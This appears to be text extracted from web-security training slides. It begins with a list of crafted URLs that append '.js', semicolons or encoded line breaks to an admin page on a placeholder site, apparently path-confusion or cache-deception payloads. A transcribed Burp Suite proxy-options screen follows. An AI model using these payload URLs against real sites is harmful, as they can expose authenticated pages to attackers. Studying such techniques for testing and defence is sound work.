
- <https://site.com/admin/index.php?aa.js>
- <https://site.com/admin/index.php?&aa.js>
- <https://site.com/admin/index.php?/aaa.js>
- <https://site.com/admin/index.js?%0A%0dadasd.js>
- <https://site.com/admin/index.js?%0A%0;dadasd.js>
- <https://site.com/admin/index.php;aa.js>
- <https://site.com/admin/index.js>


ATTACKING DISPATCHER

(INTERNAL PAGE)









Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history **Options**

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other applications.

[Import / export CA certificate](#) [Regenerate CA certificate](#)


Intercept Client Requests


Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.


☒ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...)
<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request







